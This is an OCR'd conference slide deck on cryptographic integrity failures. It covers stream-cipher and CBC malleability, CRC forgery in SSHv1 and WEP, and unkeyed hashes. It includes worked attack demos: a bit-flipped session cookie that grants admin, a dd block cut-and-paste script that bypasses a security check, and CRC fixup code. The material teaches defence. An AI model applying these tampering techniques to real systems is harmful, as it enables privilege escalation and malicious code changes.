TALES OF FAILS AND TOOLS FOR MESSAGE INTEGRITY

Jacob Thompson

October 23, 2016

independent security evaluators

About ISE

- We are:
  - Computer Scientists
  - Academics
  - Ethical Hackers
- Our customers are:
  - Fortune 500 enterprises
  - Entertainment, software security, healthcare
- Our perspective is:
  - White box

Message Integrity?

- Detect Modification at Rest & In Transit
  - Affects confidentiality too!
- Passwords
- More nuanced/interesting than confidentiality (IMO)
- Tour

FAILs

FAIL: Assuming Encryption Also Protects Integrity

Malleability of Stream Ciphers

Review of Stream Ciphers

- $C_i = P_i \oplus K_i$

```
  h e l l o w o r l d
  68656c6c6f776f726c64  ←  Plaintext
⊕ 9087e1850696e20ab0c0  ←  Key Stream
  f8e28de969e18d78dca4  ←  Ciphertext
```

Stream Cipher Decryption

```
  f8e28de969e18d78dca4  ←  Ciphertext
⊕ 9087e1850696e20ab0c0  ←  Key Stream
  --------------------
  68656c6c6f776f726c64  ←  Plaintext
  h e l l o w o r l d
```

Stream Cipher Decryption

```
  d8e28de969e18d78dca4   ⟵  Ciphertext
⊕ 9087e1850696e20ab0c0   ⟵  Key Stream
  48656c6c6f776f726c64   ⟵  Plaintext
  H e l l o w o r l d
```

Bitwise operations on ciphertext bytes have the same effect on decrypted bytes

A Session Cookie

nJ62VTDy6K+YfucdJQOqxjXd0qf5D+x/Z9Bh1XU0lWzmxTAjnwUl/JrjMTQe9kCxFVmR1n03DSG1x2GVO+Wv2A==

↓

IV	ciphertext (AES-128-CTR mode)

↓

`{"username":"user","is_admin":0,"ts":1476936740}`

Could we flip is_admin from 0 to 1 without knowing the key?

A Session Cookie

```
nJ62VTDy6K+YfucdJQOqxjXd0qf5D+x/Z9Bh1XU0lWzmxTAjnwUl/JrjMTQe9kCxFVmR1n03DSG1x2GVO+Wv2A==
```

↓

```
Ciphertext                        Plaintext
9c9eb65530f2e8af987ee71d2503aac6  (IV)
35ddd2a7f90fec7f67d061d57534956c  {"username":"use
E6c530239f0525fc9ae331341ef640b1  r","is_admin":0,
155991d67d370d21b5c761953be5afd8  "ts":1476936740}
```

A Session Cookie

```
nJ62VTDy6K+YfucdJQOqxjXd0qf5D+x/Z9Bh1XU0lWzmxTAjnwUl/JrjMTQe9kCxFVmR1n03DSG1x2GVO+Wv2A==
```

↓

```
9c9eb65530f2e8af987ee71d2503aac6  (IV)
35ddd2a7f90fec7f67d061d57534956c  {"username":"use
E6c530239f0525fc9ae331341ef641b1  r","is_admin":1,
155991d67d370d21b5c761953be5afd8  "ts":1476936740}
```

$$0x40 \oplus 0x30 \oplus 0x31 = 0x41$$

('0' => 0x30, '1' => 0x31)

ISE independent security evaluators

Testing Normal Session Cookie

```
$ curl -H 'Cookie: session=nJ62VTDy6K%2BYfucdJQOqxjXd0qf5D
%2Bx/Z9Bh1XU0lWzmxTAjnwUl/JrjMTQe9kCxFVmR1n03DSG1x2GVO%2BWv2A%3D%3D'
http://demo.securityevaluators.com/integrity/stream/dumpsession.php
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
 "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Dump session information</title>
</head>
<body bgcolor="#ffffff" text="#000000" link="#0000cc" alink="#cc0000"
 vlink="#cc00cc">
<h1>Welcome</h1>
<ul>
<li>You are: user</li>
<li>You are not an admin</li>
<li>You logged in at Thu Oct 20 04:12:20 2016.</li>
</ul>
<p><a href="logout.php">Log Out</a></p>
</body>
</html>
```

Testing Attack Session Cookie

```
$ curl -H 'Cookie: session=nJ62VTDy6K%2BYfucdJQOqxjXd0qf5D
%2Bx/Z9Bh1XU0lWzmxTAjnwUl/JrjMTQe9kGxFVmR1n03DSG1x2GVO%2BWv2A%3D%3D'
http://demo.securityevaluators.com/integrity/stream/dumpsession.php
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
 "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<title>Dump session information</title>
</head>
<body bgcolor="#ffffff" text="#000000" link="#0000cc" alink="#cc0000"
 vlink="#cc00cc">
<h1>Welcome</h1>
<ul>
<li>You are: user</li>
<li>You are  an admin</li>
<li>You logged in at Thu Oct 20 04:12:20 2016.</li>
</ul>
<p><a href="logout.php">Log Out</a></p>
</body>
</html>
```


Sample Implementation

- http://demo.securityevaluators.com/integrity/stream/

Malleability of CBC Mode

Review of CBC Mode

- $C_0 = \text{IV}$
- $C_i = Encrypt(P_i \oplus C_{i-1})$



```
hellohelloworld!
hellohelloworld!
hellohelloworld!
```

```
bd18ccc7ecbb88880e0b3acaf03edfd8
6a595cb4357256e36fd3bcdee96fc0cf
401b16660eb25ad3e0c3ad5448bcf3e3
a3bc921a84f6b1881e3b7351f1a88442
e83afc292f9ad52b9c7888892a774431
```


CBC Mode Decryption

```
bd18ccc7ecbb88880e0b3acaf03edfd8
6a595cb4357256e36fd3bcdee96fc0cf
401b16660eb25ad3e0c3ad5448bcf3e3
a3bc921a84f6b1881e3b7351f1a88442
e83afc292f9ad52b9c7888892a774431
```

$\Rightarrow$

```
hellohelloworld!
hellohelloworld!
hellohelloworld!
```

CBC Mode Corruption



```
bd18ccc7ecbb88880e0b3acaf03edfd8
7a595cb4357256e36fd3bcdee96fc0cf
401b16660eb25ad3e0c3ad5448bcf3e3
a3bc921a84f6b1881e3b7351f1a88442
e83afc292f9ad52b9c7888892a774431
```

```
xellohelloworld!
hellohelloworld!
```

A Python Program

```
#!/usr/bin/python2.7
# -*- coding: latin-1 -*-
import sys
if len(sys.argv) < 2:
    print >> sys.stderr, """
 usage: superscript.py directory
    does something dangerous and interesting recursively on given directory.
    note: this script performs a security check before running, and if a
    security error is detected, it terminates without doing anything.
"""
# non-zero exit status
    exit(1)
# if security error, stop and exit
if True:
    print "DETECTED A SECURITY ERROR-you lose"
    exit(1)
# otherwise go ahead.
else:
    print "no security problem detected!"
    print "I will now go ahead and do the dangerous operation - you win"
```

If-Condition

```
# if security error, stop and exit
if True:
    print "DETECTED A SECURITY ERROR-you lose"
    exit(1)
# otherwise go ahead.
else:
    print "no security problem detected!"
    print "I will now go ahead and do the dangerous operation - you win"
```

Could we modify an encrypted copy of the script to execute the *else*-block instead without knowing the key?

Block Structure

```
#!/usr/bin/pytho
n2.7 # -*- codin
g: latin-1 -*-
import sys  if l
en(sys.argv) < 2
:     print >> s
ys.stderr, """
 ...
g anything. """
# non-zero exit
 ...
 else:     print
 "no security pr
oblem detected!"
     print "I wi
ll now go ahead
and do the dange
rous operation -
 you win"
```

Can we take what we know about CBC block structure to relocate the end of the """ string to "capture" the second *if* statement?

Tampered Python Script After Decryption

```
#!/usr/bin/python2.7
# -*- coding: latin-1 -*-

import sys

if len(sys.argv) < 2
    print >> sys.stderr, """
 usage: superscript.py directory
    does something dangerous and interesting recursively on given directory.
    note: this script performs a security check before running, and if a
    security error is detected, it termina��B��CI]��wB# non-zero exit status
```

Delete block prior to one containing """

Reinsert block prior to one containing """

```
# if security error, stop and exit
if True:
    print "DETECTED A SECURITY ERROR-you lose"
    exit(1)
# oth4�x�!X.��ZC�g anything.
"""
# non-zero
else:
    print "no security problem detected!"
    print "I will now go ahead and do the dangerous operation - you win"
```

Reinsert block containing """

Tamper Implementation

```
#!/bin/sh

# takes two filename arguments - input and output
# performs CBC block cut-and-paste attack on
input

# copy the blocks 1...21 verbatim
dd if=$1 of=$2 bs=16 count=21
# copy block 23...32
dd if=$1 bs=16 skip=22 count=10 >> $2
# copy block 22...24
dd if=$1 bs=16 skip=21 count=3 >> $2
# copy blocks 32...
dd if=$1 bs=16 skip=31 >> $2

ls -l $1 $2
```

Attack Scenario

- Downloader shell script downloads a Python script
  - Over plain HTTP but encrypted
  - Decrypts and verifies padding for integrity check
  - Executes script

Attack Scenario

- Attacker modifies encrypted Python script in transit
  - Move control flow from *if* block to *else* block

Normal Execution

```
$ sh downloader.sh
--2016-10-19 23:15:12--
http://demo.securityevaluators.com/integrity/cbc/superscript.py.bin
Resolving demo.securityevaluators.com (demo.securityevaluators.com)...
162.216.16.168
Connecting to demo.securityevaluators.com (demo.securityevaluators.com)|
162.216.16.168|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 656 [application/octet-stream]
Saving to: ‘/tmp/tmp.31zBazmWsP’

/tmp/tmp.31zBazmWsP 100%[=====================>]     656  --.-KB/s   in 0s

2016-10-19 23:15:12 (112 MB/s) - ‘/tmp/tmp.31zBazmWsP’ saved [656/656]

decryption succeeded
DETECTED A SECURITY ERROR-you lose
```

Attack Execution

```
$ sh downloader.sh
--2016-10-19 23:15:57--
http://demo.securityevaluators.com/integrity/cbc/superscript.py.bin.modified
Resolving demo.securityevaluators.com (demo.securityevaluators.com)...
162.216.16.168
Connecting to demo.securityevaluators.com (demo.securityevaluators.com)|
162.216.16.168|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 704 [application/octet-stream]
Saving to: ‘/tmp/tmp.HKXxgs4KQR’

/tmp/tmp.HKXxgs4KQR 100%[======================>]     704  --.-KB/s   in 0s

2016-10-19 23:15:57 (163 MB/s) - ‘/tmp/tmp.HKXxgs4KQR’ saved [704/704]

decryption succeeded
no security problem detected!
I will now go ahead and do the dangerous operation - you win
```


Sample Code


- http://demo.securityevaluators.com/integrity/cbc/

FAIL: Using a Non-Cryptographically Secure Integrity Check

Cyclic Redundancy Check

Binary Symmetric Channel





Source: https://en.wikipedia.org/wiki/Binary_symmetric_channel

CRC Details

- Often 16 or 32 bits
- Different polynomials
- Different “tweaks”
- Used in:
  - Ethernet
  - SATA
  - ZIP
  - Hard Drives

CRC “Collision”

```
$ python
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for
more information.
>>> import binascii
>>> crc = binascii.crc32("helloworld") & 0xffffffff
>>> hex(crc)
'0xf9eb20ad'
```

CRC “Collision”

```
$ python
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for
more information.
>>> import binascii
>>> crc = binascii.crc32("helloworld") & 0xffffffff
>>> hex(crc)
'0xf9eb20ad'
>>> hex(~crc & 0xffffffff)
'0x614df52'
```

CRC “Collision”

```
$ python
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for
more information.
>>> import binascii
>>> crc = binascii.crc32("helloworld") & 0xffffffff
>>> hex(crc)
'0xf9eb20ad'
>>> hex(~crc & 0xffffffff)
'0x614df52'
>>> crc = binascii.crc32("helloworld\x52\xdf\x14\x06")
& 0xffffffff
>>> hex(crc)
'0xffffffff'
```

What are the chances?

CRC “Collision”

```
>>> crc =
binascii.crc32("helloworld\x52\xdf\x14\x06helloworld")
& 0xffffffff
>>> hex(crc)
'0xe59eb724'
```

CRC “Collision”

```
>>> crc = binascii.crc32("helloworld\x52\xdf\x14\x06helloworld") &
0xffffffff
>>> hex(crc)
'0xe59eb724'
>>> hex(~crc & 0xffffffff)
'0x1a6148db'
>>> crc =
binascii.crc32("helloworld\x52\xdf\x14\x06helloworld\xdb\x48\x61\x1ahellow
orld") & 0xffffffff
>>> hex(crc)
'0xe59eb724'
```

It's easy to show two different messages with the same CRC

Use of CRC in SSHv1.5

CRC in SSHv1.5

```
o    Check bytes: 32-bit crc, four 8-bit bytes, msb first.  The crc
     is the Cyclic Redundancy Check, with the polynomial 0xedb88320,
     of the Padding, Packet type, and Data fields.  The crc is com-
     puted before any encryption.
The packet, except for the length field, may be encrypted using any
of a number of algorithms.  The length of the encrypted part (Padding
+ Type + Data + Check) is always a multiple of 8 bytes.  Typically
the cipher is used in a chained mode, with all packets chained
together as if it was a single data stream (the length field is never
included in the encryption process).  Details of encryption are
described below.
```

Source: https://www.openssh.com/txt/ssh-rfc-v1.5.txt

CRC in SSHv1.5

The SSH 1 protocol uses a simple CRC for data integrity, which turns out to be flawed. An insertion attack is known to be possible, however, due to a number of bandaids which have been applied to SSH implementations over the years, attacks against it are very difficult to perform. When the 3DES cipher is used, the insertion attack is significantly less possible.

The second major variety of SSH is the SSH 2 protocol. SSH 2 was invented to avoid the patent issues regarding RSA (patent issues which no longer apply, since the patent has expired), to fix the CRC data integrity problem that SSH1 has, and for a number of other technical reasons. By using the asymmetric DSA and DH algorithms, protocol 2 avoids all patents. The CRC problem is also solved by using a real HMAC algorithm. The SSH 2 protocol supports many other choices for symmetric ciphers, as well as many other new features.

Source: https://www.openssh.com/goals.html

CVE-1999-1085

Knowing certain characteristics of the cipher modes being used, i.e. CBC, with a known plaintext an attacker is able to build a custom SSH packet (i.e. a type SSH_CMSG_STDIN_DATA packet) with the padding bytes computed in a way such that the next 8-bytes of the encrypted data will decrypt to arbitrary plaintext. In this particular case, the decrypted data will correspond to the type field and 7 data bytes.
After the 16 bytes (padding+type+7 data bytes) the attacker would include a variable length of data bytes specifically crafted to produce a valid CRC-32 field for the whole packet once it is decrypted.
This attack and several variations using the same technique can be performed due to the usage of weak integrity check schemes, in particular CRC-32 has certain properties that allows the attacker to forge a valid CRC for her corrupted packet.

Source: http://marc.info/?l=bugtraq&m=90221103125884&w=2

Tampering CRC-Protected Data

Exclusive-Or of Two Messages

	Hex:	ASCII:
	42 42 42 42 42 42 42 42	BBBBBBBB
⊕	<u>61 61 61 61 61 61 61 61</u>	aaaaaaaa
	23 23 23 23 23 23 23 23	########

Tampering CRC-Protected Data

ASCII:	CRC (Python binascii.crc32)
x = BBBBBBBB	0xa5331ac4
$\oplus$ $\underline{y = \text{aaaaaaaa}}$	0xbf848046
z = #########	?

Question: Can we compute CRC($x \oplus y$) from only CRC(x) and y?

CRC “Fixup” After XOR Operation

ASCII:	CRC (Python binascii.crc32)
x = BBBBBBBB	0xa5331ac4
$\oplus$ $\underline{y = \text{aaaaaaaa}}$	0xbf848046
z = ########	0x7f9545eb

```
Python 2.7.9 (default, Mar  1 2015, 12:57:24)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import binascii
>>> hex(0xa5331ac4 ^ ~binascii.crc32("\xff\xff\xff\xffaaaaaaaa") &
0xffffffff)
'0x7f9545eb'
>>> hex(binascii.crc32("########"))
'0x7f9545eb'
```

CRC “Fixup” After XOR Operation

ASCII:	CRC (Python binascii.crc32)
x = BBBBBBBB	0xa5331ac4
$\oplus$ $\underline{y = \text{aaaaaaaa}}$	0xbf848046
z = ########	0x7f9545eb

What if *x* is unknown or only partially known to the attacker (and CRC(*x*) known)?

CRC “Fixup” After XOR Operation

ASCII:	CRC (Python binascii.crc32)
x = BBBBBBBB	0xa5331ac4
$\oplus$ $\underline{y = \text{aaaaaaaa}}$	0xbf848046
z = ########	0x7f9545eb

Or, what if both *x* and CRC(*x*) are encrypted using a stream cipher?


Use of CRC in WEP

WEP Frame Format

IV	RC4_Encrypt[Key || IV, Message || CRC(Message)]

- *XOR operations on RC4 ciphertext carry through to the plaintext…*
- *For any XOR operation against a CRC-protected plaintext, we can easily compute a corresponding “fixup” for the CRC..*

WEP Packet Modification & Injection



One consequence of the above property is that it becomes possible to make controlled modifications to a ciphertext without disrupting the checksum. Let's fix our attention on a ciphertext C which we have intercepted before it could reach its destination:

$$A \rightarrow (B) : \langle v, C \rangle.$$

We assume that C corresponds to some unknown message M, so that

$$C = \text{RC4}(v, k) \oplus \langle M, c(M) \rangle. \qquad (1)$$

We claim that it is possible to find a new ciphertext C' that decrypts to M', where $M' = M \oplus \Delta$ and Δ may be chosen arbitrarily by the attacker. Then, we will be able to replace the original transmission with our new ciphertext by spoofing the source,

$$(A) \rightarrow B : \langle v, C' \rangle,$$

and upon decryption, the recipient B will obtain the modified message M' with the correct checksum.

Source: http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf

Caffe Latte Attack

I'll tell you no lies

This attack works because not only is WEP vulnerable to statistical analysis, but it does nothing to cryptographically protect packet integrity. In other words, recipients have no way to detect when a valid packet has been captured and replayed, as-is or with modification.

Every WEP-encrypted packet carries a Cyclic Redundancy Check (CRC) that is used to spot transmission errors. But, it has long been known that a sender could change both the data payload and the CRC to create a valid packet. Caffe Latte uses this bit-flipping technique to modify the Sender MAC and Sender IP Address contained in a gratuitous ARP header, turning that captured packet into an encrypted ARP request, addressed to the victim client.

Because the victim cannot tell that those forged ARP requests are bogus, it replies with a WEP-encrypted ARP response, as defined by the ARP protocol. Over and over and over again.

Source: http://www.esecurityplanet.com/wireless-security/The-Caffe-Latte-Attack-How-It-Works-and-How-to-Block-It-3716656-2.htm

FAIL: Using an Unkeyed Hash Function as an Integrity Check

Unkeyed Hash Functions

- Collision resistance (anti-forgery)
  - Find <u>any</u> $m \neq n$ such that $H(m) = H(n)$
- Preimage resistance (irreversibility)
  - Given h, find some m such that $H(m) = h$
- Second preimage resistance (anti-forgery)
  - Given m, find some n, such that $H(m) = H(n)$

The CRC-style attacks are not going to work here

Linux Distribution Mirror Sites

Source: http://isc.tamu.edu/~lewing/linux/

SHA256SUMS

```
4bcec83ef856c50c6866f3b0f3942e011104b5ecc6d955d1e7061faff86070d4 *ubuntu-16.04-desktop-amd64.iso
b20b956b5f65dff3650b3ef4e758a78a2a87152101a04ea1804f993d8e551ceb *ubuntu-16.04-desktop-i386.iso
b8b172cbdf04f5ff8adc8c2c1b4007ccf66f00fc6a324a6da6eba67de71746f6 *ubuntu-16.04-server-amd64.img
b8b172cbdf04f5ff8adc8c2c1b4007ccf66f00fc6a324a6da6eba67de71746f6 *ubuntu-16.04-server-amd64.iso
8d52f3127f2b7ffa97698913b722e3219187476a9b936055d737f3e00aecd24d *ubuntu-16.04-server-i386.img
8d52f3127f2b7ffa97698913b722e3219187476a9b936055d737f3e00aecd24d *ubuntu-16.04-server-i386.iso
dc7dee086faabc9553d5ff8ff1b490a7f85c379f49de20c076f11fb6ac7c0f34 *ubuntu-16.04.1-desktop-amd64.iso
cea23ae1ce57e7ee2495b74cc232358523d8d0a754a3aa3dd7d8f9d55408f5ae *ubuntu-16.04.1-desktop-i386.iso
29a8b9009509b39d542ecb229787cdf48f05e739a932289de9e9858d7c487c80 *ubuntu-16.04.1-server-amd64.img
29a8b9009509b39d542ecb229787cdf48f05e739a932289de9e9858d7c487c80 *ubuntu-16.04.1-server-amd64.iso
62fc3e810c7631fbbd45d9c960ec749fc1eb66e5c56039423e3e94a5391a437a *ubuntu-16.04.1-server-i386.img
62fc3e810c7631fbbd45d9c960ec749fc1eb66e5c56039423e3e94a5391a437a *ubuntu-16.04.1-server-i386.iso
```

Who verifies SHA256SUM to verify ISO integrity after downloading?

Source: http://releases.ubuntu.com/16.04.1/SHA256SUMS

SHA256SUMS.gpg

